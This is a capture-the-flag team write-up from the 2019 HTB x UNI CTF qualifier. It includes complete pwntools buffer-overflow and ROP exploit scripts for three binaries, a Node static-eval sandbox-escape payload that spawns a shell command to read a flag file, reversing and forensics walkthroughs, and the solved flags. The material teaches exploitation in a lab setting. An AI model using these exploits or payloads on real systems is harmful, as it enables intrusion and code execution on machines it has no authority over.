Hack The Box
PEN-TESTING LABS

HTB x UNI CTF

Qualification Round Nov 20th 2019

Team Identity

Team Name: DSU

University Name: Dakota State University

Username of Players in HTB:

LMS57
Atf
Poiuytrewqhi
Shone
JareBear

Challenge Completion Table


Challenge Name	Solved (Y/N)	Flag
WEB		
Baby Ninja Jinja	N	
Breaking Grad	Y	HTB{l00s1ng_73nURe_lik3_1tS_m0Nd4y_M0rn1ng}
Mr. Burns	N	
🔥phpcalc🔥	N	
PWN		
Lab	Y	HTB{g4d6e7_1abor4tory_4634}
Tarzan	Y	HTB{T4rz4nUs3sROP(3s)}
WhAtSyOuRnAmE	Y	HTB{MyN4m3IsJ3ff}
CRYPTO		
Agony	N	
Not!	Y	HTB{1_t1m3_p4d_s0_b4d}
Superseed	Y	HTB{r4nd0m!}
REVERSING		
Homework	Y	HTB{b@d_b@d_Onii_chw@n_:(}
Lezz Go	Y	HTB{s1gh_0k_w3_g0}
BLOCKCHAIN		
Etherist	N	
FORENSICS		
Gimme some space!	Y	HTB{TH1S_ISN7_W0RKING_0UT_:(}
Hidden in plain sight	N	
Men in Middle	Y	HTB{l3ts_rAiD_ar3a_51_br0s!!!}
HARDWARE		
HW Trojan v1	N	
MISC		
Securacle	Y	HTB{tH3_or4cL3_h45_sP0keN}

Challenge Walkthroughs

PWN

Lab

For this challenge we were given a binary, called lab, with the following security permissions:



It is always important to check our available functions:

The function usefulGadgets sure looks useful (though I actually never used it) as well as lab and checkLabOwner.

ASLR is enabled in this box, which makes things a little harder, but luckily lab provides us an exploitable buffer and a memory leak to main:

```
void lab(void)

{
  char local_4c [68];

  printf("Main is at %p\n",main);
  printf("Enter your input: ");
  fflush(stdout);
  gets(local_4c);
  return;
}
```

Now let's examine checkLabOwner:

```
void checkLabOwner(void)

{
  int iVar1;
  char local_2d [29];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    puts("Could not open flag.txt");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  fgets(local_2d,0x1d,local_10);
  iVar1 = strncmp((char *)&labOwner,"QHpix",5);
  if ((iVar1 == 0) && (userid == 0x1337)) {
    printf("Flag: %s\n",local_2d);
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  return;
}
```

Nice! This solves all of our other issues. We just have to return here and we win right? Well not quite, we first have to set the userid and name:

```
iVar1 = strncmp((char *)&labOwner,"QHpix",5);
if ((iVar1 == 0) && (userid == 0x1337)) {
```

We decided the easiest way to do this would be to first return to gets@plt with the memory address for the userid pushed to the function (this is because the name is right after the user id so we could read them both in with one swift read):

```
address_to_read_to = main + 0x2D68 # where userid is
```

After reading in the values we can then return to checkLabOwner and accept our flag

Solution:

```
from pwn import *
from time import sleep

# p = process("./lab")
p = remote("docker.hackthebox.eu", "31184")
main = p.recv().split(' ')[16].split("\n")[0]
main = int(main, 16)

# print main

#IMPORT THINGS
padding = "a" * 76
puts_plt = main - 0x25e
gets_plt = main - 0x27e - 0x6
checkLabOwner = main - 0xb8
address_to_read_to = main + 0x2D68
```

```python
# FIX PADDING SO THAT EBX ISNT F'D
padding = "a"*68 + p32(main + 0x2d2c) + "a"*4
payload = padding + p32(gets_plt) + p32(checkLabOwner) + p32(address_to_read_to)

# sleep(30)

# gdb.attach(p)
# p.interactive()

p.sendline(payload)

p.sendline(p32(0x1337) + "QHpix\x00")

print p.recv()
```

```
→  Lab python exploit.py
[+] Opening connection to docker.hackthebox.eu on port 31184: Done
Flag: HTB{g4d6e7_1abor4t0ry_4634}
```

Flag: HTB{g4d6e7_1abor4t0ry_4634}

PWN

Tarzan

For this challenge we were given a binary, called Tarzan and a libc-2.29 file. The first thing we should do is check the security details on the program.


```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE
```

No Stack Canary is present and PIE is disabled, so the binary will be at the same location in memory every time. Looking at the binary in IDA, we find the only important function main.


```
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+buf], 0
mov     [rbp+var_8], 0
mov     eax, 0
call    initialize
mov     edi, offset s   ; "Hello tarzan, make your way to the shel"...
call    _puts
lea     rax, [rbp+buf]
mov     edx, 100h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
nop
leave
retn
main endp
```

Looking through we see that we read 0x100 characters to the stack in a buffer that is a size of 0x8 technically. Which means we have a buffer overflow. Since there is no win function as the other challenge we will need to do a little bit of Ropping to get what we want done. Using ropper we can find some useful gadgets:
Sadly we don't find a syscall in the program so we will need to find a way to ret to libc. For this to happen we need to leak an address first. Lucky for us we have the functions puts and read to work with. This means that if we can control RDI when one of these functions is called. We decide where and what to print and write.

(So this is where I took a complicated route to completing the challenge when I could have made it a bit simpler on myself by returning to the PLT of each function, instead I decided to return back into main)
So I decided to return back into main a couple times to recall the necessary functions. So now we need to realize a couple of different variables. First is the leave, each time a leave is used, this sets RSP=RBP then POP RBP.
This means that if we hit this leave multiple times we need to have a real RBP value that we can control.
Running the program through gdb and looking at the memory maps we see a good region:
By setting RBP to a value in the BSS section memory range 0x601000-0x602000, we can control a fake stack.



Now we need a way to leak libc, if we look in the same memory range we will find the location of the GOT, or a lookup table used for outside functions. At address 0x601018 we find the reference for the function puts. Then after we leak the address we can then find our offset in libc then overwrite it.
Last part, we have most of what we need but now we need to figure out what we will overwrite with. If we go the one_gadget path we can find a good gadget at an offset 0x106ef8 into libc:




This works for us because we can control RSP with our fake stack. So here comes our rop chain:

```
BSS ADDR (RBP OVERWRITE)
POP RDI
PUTS (GOT ADDR)
PUTS(CALL PUTS IN MAIN)
:READS AGAIN:
BSS ADDR +0X24 (RBP OVERWRITE WITH OFFSET)
POP RSI
PUTS(GOT ADDR)
(GARBAGE FOR R15)
READ (CALL READ IN MAIN)
PUTS(CALL PUTS IN MAIN)
:READS AGAIN:
ONE_GADGET
```

On our first read, we set RBP and leak the libc address
On our second read, we set RBP further ahead in our fake stack to set up the next leave, then setup a read to overwrite puts in the GOT
On the third read this overwrites PUTS in the GOT and calls it

With all this done we get successful execution:



Python Code:

```
from pwn import *
from time import sleep

rdi = 0x0000000000400793
rbp = 0x00000000004005f8
rsi = 0x0000000000400791
bss = 0x0000000000601500
puts = 0x601018
putscall = 0x0000000000400709
libc = 0x00000000000083cc0
system = 0x0000000000052fd0
read= 0x000000000040071a
onegad = 0x106ef8

with remote('docker.hackthebox.eu',31205) as p:
#with process('./tarzan', env={"LD_PRELOAD":'./libc-2.29.so'}) as p:
    p.sendline('a'*16 + p64(bss) + p64(rdi) + p64(puts) + p64(putscall))
    sleep(1)
    t = p.read()
    print(t.split('\n'))
    libc =  u64(t.split('\n')[2] + '\x00'*2)  - libc
    onegad += libc
    print hex(system)
    p.sendline('a'*16 + p64(bss+24) + p64(rsi) + p64(puts)+ p64(bss+32) + p64(read) + p64(putscall) )
    sleep(1)
    p.sendline(p64(onegad))
    p.interactive()
```

PWN

WhAtSyOuRnAmE

For this challenge we were given a binary, called whatsyourname, with the following security permissions:

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE
```

We also noticed that the binary wasn't stripped (what a relief), so we wanted to check out a list of functions, and we found an interesting one:

```
(gdb) info functions win
All functions matching regular expression "win":

Non-debugging symbols:
0x00000000004006c7  win
(gdb)
```

And win did exactly what we hoped it did:

```
undefined8 win(void)

{
  system("/bin/cat flag.txt");
  return 0;
}
```

And the finishing touch, an exploitable gets called in the exploitme function:

```
undefined8 exploitme(void)

{
  char local_38 [48];

  puts("WhAtSyOuRnAmE:");
  gets(local_38);
  return 0;
}
```

So, since ASLR is disabled, win will load into the same location every execution, so let's just overwrite our buffer and return there:

```
from pwn import *
from time import sleep

# p = process("./whatsyourname")
p = remote("docker.hackthebox.eu", 31247)
print p.recv()
p.sendline("a" * 56 + p64(0x00000000004006cb))

print p.recv()
```

And this gives us the win:

```
➜  whatsyourname python exploit.py
[+] Opening connection to docker.hackthebox.eu on port 31247: Done
WhAtSyOuRnAmE:

HTB{MyN4m3IsJ3ff}
[*] Closed connection to docker.hackthebox.eu port 31247
```


Flag: HTB{MyN4m3IsJ3ff}

REV


Lezz Go

This challenge is a part of the reversing section so with a tile of Lezz Go we know we are in for a treat since go binaries can be quite gross to reverse. But since the binary is not stripped we luck out a little bit.

Looking in IDA we see two interesting functions, main_main and main_checkFlag. Looking at the function graph for main we see:



Usually in go some overhead is inserted to set up the program so what we actually need is near the bottom where main_checkFlag is called, and its functions graph looks like:



Or what appears to be a loop of sorts, so we know that this checks our flag after we input it. Looking into the function we see that the loop runs for 0x12 iterations. So our flag is 18 characters long. Now from here we could try to disassemble everything and follow the math, or we could take the lazy route and jump straight to the compare at 0x484047. At this address there is a compare between BL and SIL. Now this method only works because the function decrypts the real flag instead of encrypting our input flag.

```
gef➤  b *0x484047
Breakpoint 1 at 0x484047: file /tmp/go.go, line 34.
gef➤  r
Starting program: /root/CTF/HTBCollegiate/rev/go
[New LWP 5550]
[New LWP 5551]
[New LWP 5552]
[New LWP 5553]
Lets go: AAAAAAAAAAAAAAAAAA
```

By setting a breakpoint at that address and running the program we can send in a fake flag.
Then if we look into RBX we see it is equal to 0x48 or the letter ‘H’

```
$rbx   : 0x48
```

Now through gdb magic we can set SIL equal to RBX, with ‘set $SIL=0x48’ and continue walking through the characters until we get the final flag of HTB{s1gh_0k_w3_g0}!

REV

Homework

This is another reversing challenge, and this time we don’t have to worry about Go. Here we get three files a core file, decryptor, and homeworkcrypter. Decryptor and Homeworkcrypter are both elf files while core is a crash dump caused by decryptor.

Analysis


Looking through decyptor with IDA we can see some cool functions like KSA, decrypt, and PGRA. Which will hopefully decrypt our encoded text. Scanning main we can also see that the file homework.enc is opened and read from, then a secret key is read in with both being passed into decrypt. Where at the end the decoded text should be printed to stdout in hex form

Looking through encryptedhomework with IDA, we don’t have the luxury of function names this time since the file is stripped. Even still we can see main and that’s all we need, looking through main we see homework.txt opened and read from, but then a little bit later encryptedhomework is also opened and read from with both inputs sent to a function. with a second function being called later on. Finally our text is printed out in hex for us. To know what is really happening we would probably need to follow the two functions and see how they interact. Instead let’s just play with the program.

Testing


If we fill homework.txt with a bunch of ‘A’s then run homeworkcrypter we get some output such as

Then if we change the input to a bunch of ‘B’s and run it again we get :



With the input’s differing slightly we can see that the output only varies slightly also, so it is safe to assume that the encryption is just a xor with a one time pad of sorts. Except that they are using the same pad every time.

Now if we send our characters through the decryptor we should get the same back right:



Nope, this is why there is a core file. On most inputs, if not all, decryptor crashes with a segfault, which means that maybe the encrypted string is still in the memory of the core file.

Finding Encrypted Text

With gdb's help we are able to load the decryptor binary and the core file. If we run backtrace we can see where the program crashed.

```
gef➤  bt
#0  0x00007fcd256e00c7 in __strncasecmp_l_avx () at ../sys
#1  0x000055f9a7d80215 in KSA ()
#2  0x000055f9a7d80437 in decrypt ()
#3  0x000055f9a7d80586 in main ()
```

So inside KSA there is a call that broke the program, but what we are interested is in decrypt, if we remember back to the ida disassembly we know that a pointer to our string is sent into decrypt through main. This is the second variable passed in and as such is located in RSI at the start of decrypt then moved to the stack at position RBP-0X120.

```
push    rbp
mov     rbp, rsp
sub     rsp, 130h
mov     [rbp+var_118], rdi
mov     [rbp+var_120], rsi
mov     [rbp+var_128], rdx
mov     rax, fs:28h
```

If we can find this stack value we will be able to find the encrypted string. Looking through the stack we can find the return address from KSA to decrypt at the address 0x7ffd8e510218. This means that the RBP value for the decrypt is located right before it at 0x7ffd8e510210. This is true because in each function RSP is set to RBP, then RBP is popped right before the return. So now we know that RBP is equal to 0x00007ffd8e510350 during the function decrypt, and if we do the math above of rbp+-0x120 we will find a pointer into the heap.

```
gef➤  x/gx 0x00007ffd8e510350-0x120
0x7ffd8e510230: 0x000055f9a81354a0
gef➤  x/32gx 0x000055f9a81354a0
0x55f9a81354a0: 0x7aeb93d76369c58a      0x12ce3be4a3de6042
0x55f9a81354b0: 0x638b403b3c8319eb      0x80a4856f257cbebb
0x55f9a81354c0: 0x3a437cd77fea2d1a      0x649474254ae33e71
0x55f9a81354d0: 0xcfa491751f9b7a00      0x636504709342d96e
0x55f9a81354e0: 0xc207c1e69e35921b      0x2b61b5e006d42e51
0x55f9a81354f0: 0xdfe302a7a7294f78      0x7accfd5f9390f2b1
0x55f9a8135500: 0x242a20c0a921788e      0xd3a89374790291e9
0x55f9a8135510: 0x107d97585024de5c      0x3183df740af73eb0
0x55f9a8135520: 0xef1fc9ec433d370c      0x00000000000000e4
```


Behold our encrypted text, now all we need to do is decrypt it.

Decrypting

To decrypt this we will need to know what the one time key is, lucky for us it never changes so we are able to do this with some ease. So we could send in whatever characters we want then take the output and xor it by the character again to get the output. In my case I sent in 0x01 to find out what the xor pad was. Then I read in the input after it was xored, xored it again with 0x01 then xored my final string with that, I then had the decrypted text. Now dumb past me decided to do this one character at a time instead of just making a single write to homework.txt with enough 0x01's to pad out the entire string. So here is the code to get such an operation done.

```
from pwn import *

final = ""
compare = "\xba\xc5\x69\x63\xd7\x93\xeb\x7a"
compare += '\x12\xce\x3b\xe4\xa3\xde\x60\x42'[::-1]
compare += '\x63\x8b\x40\x3b\x3c\x83\x19\xeb'[::-1]
compare += '\x80\xa4\x85\x6f\x25\x7c\xbe\xbb'[::-1]
compare += '\x3a\x43\x7c\xd7\x7f\xea\x2d\x1a'[::-1]
compare += '\x64\x94\x74\x25\x4a\xe3\x3e\x71'[::-1]
compare += '\xcf\xa4\x91\x75\x1f\x9b\x7a\x00'[::-1]
compare += '\x63\x65\x04\x70\x93\x42\xd9\x6e'[::-1]
compare += '\xc2\x07\xc1\xe6\x9e\x35\x92\x1b'[::-1]
compare += '\x2b\x61\xb5\xe0\x06\xd4\x2e\x51'[::-1]
compare += '\xdf\xe3\x02\xa7\xa7\x29\x4f\x78'[::-1]
compare += '\x7a\xcc\xfd\x5f\x93\x90\xf2\xb1'[::-1]
compare += '\x24\x2a\x20\xc0\xa9\x21\x78\x8e'[::-1]
compare += '\xd3\xa8\x93\x74\x79\x02\x91\xe9'[::-1]
compare += '\x10\x7d\x97\x58\x50\x24\xde\x5c'[::-1]
compare += '\x31\x83\xdf\x74\x0a\xf7\x3e\xb0'[::-1]
compare += '\xef\x1f\xc9\xec\x43\x3d\x37\x0c'[::-1]
compare += '\x00\x00\x00\x00\x00\x00\x00\xe4'[::-1]

for y in compare:
    with open('homework.txt', 'w') as fp:
        fp.write(final + '\x01')
    with process('./homeworkcrypter') as p:
        string = p.read()
    string = string[-2:]
    final +=  chr(ord(string.decode('hex'))^0x01^ord(y))

print final
```

From this we get the final homework to be:




WEB

Breaking Grad

Breaking Grad is a web challenge, we are told that the flag is located at /app/flag. So to start we need to visit the main page. Upon doing this we get a Star Wars themed site with some sweet tunes, and two people to

choose from with a button. No matter who we clicked on we just get the text 'NOOOPE' back.



Looking into the source code we can see a comment for a debug page.

```
  <canvas id= galaxy /></canvas>
<script src='/static/js/main.js' type='text/javascript'></script>
<!-- /debug -->
</body>
```

Going to the debug page we can see where this page comes from

```
app.get('/debug', (req, res) => {
        res.header('Content-Type', 'text/plain');
        return res.end(fs.readFileSync(__filename).toString());
});

app.get('/log', (req, res) => {
        res.header('Content-Type', 'text/plain');
        return res.end(fs.readFileSync(path.join(__dirname, '.log')).toString());
});

app.get('/', (req, res) => {
        return res.render('index');
});
```

Now we also know that there is a log page found at /log or /app/.log, and when visiting that it gives us a hint that we will need to write to it. Continuing to look through the page we can see this


```
app.post('/api/v2/', (req, res) => {
//      var archive = req.session.archive
        deepFreeze(Object);
        var student = clone(req.body);

        if (student.name.includes('Baker') || student.name.includes('Purvis')) {
                return res.json({
                        'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
                });
        }

        if (student.paper !== undefined) {
                let ast = parse(student.formula).body[0].expression;
                let weight = evaluate(ast, {
                        a: student.assignment,
                        e: student.exam,
                        p: student.paper
                });

                return res.json({
                        'pass': parseFloat(10.5) <= parseFloat(weight) ? 'yes' : 'no'
```

Which shows that we can send a post request with some extra parameters to /api/v2. We also noticed the posts to this page after clicking the button on the main page, and now we also know why the two students will always fail. If we look around the web a bit we can see that there are some vulnerabilities in the static-eval library/function that is used as evaluate(). If we are able to send in a correct format we are able to run whatever nodejs code we want, such as moving the file from /app/flag to /app/.log.

Such an example of a working post request is with the parameters

```
{"name":"ker","paper":"1","name":"2","assignment":"3","formula":"(function({a}){
return
a.constructor})({a:\"\".sub})(\"console.log(global.process.mainModule.constructo
r._load(\\\"child_process\\\").execSync(\\\"cat /app/flag >
/app/.log\\\").toString())\")()"}
```

This code will spawn a child process to cat /app/flag and send the output to /app/.log then checking back at /log we see:



FOR


Men in Middle

Looking in the PCAP file given, there are several things of interest to look at. Filtering out TLS traffic with tcp and !(tls or tcp.port==443) (after briefly searching for any SSL/TLS keys with .log), we find FTP traffic and a conversation.
The FTP-control traffic appeared as follows (ftp filter):


```
220 pyftpdlib 1.5.5 ready.
USER anonymous
331 Username ok, send password.
PASS pass
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Type set to: Binary.
PORT 192,168,0,101,184,151
200 Active data connection established.
STOR top_secret_XOR.png
125 Data connection already open. Transfer starting.
226 Transfer complete.
PORT 192,168,0,101,189,23
200 Active data connection established.
STOR old_password.txt
125 Data connection already open. Transfer starting.
226 Transfer complete.
QUIT
221 Goodbye.
```

Looking at this, we know that "pass" as password is likely not going to be useful for anything, so our next goal is to find top_secret_xor.png and old_password.txt , which may or may not serve as the XOR decryption key.


The other streams of interest contained the binary data of top_secret_xor.png and old_password.txt (which you could find by just looking through each stream, or calculating the port based on the ftp traffic):



This stream contained old_password.txt :



The final interesting stream contained this:



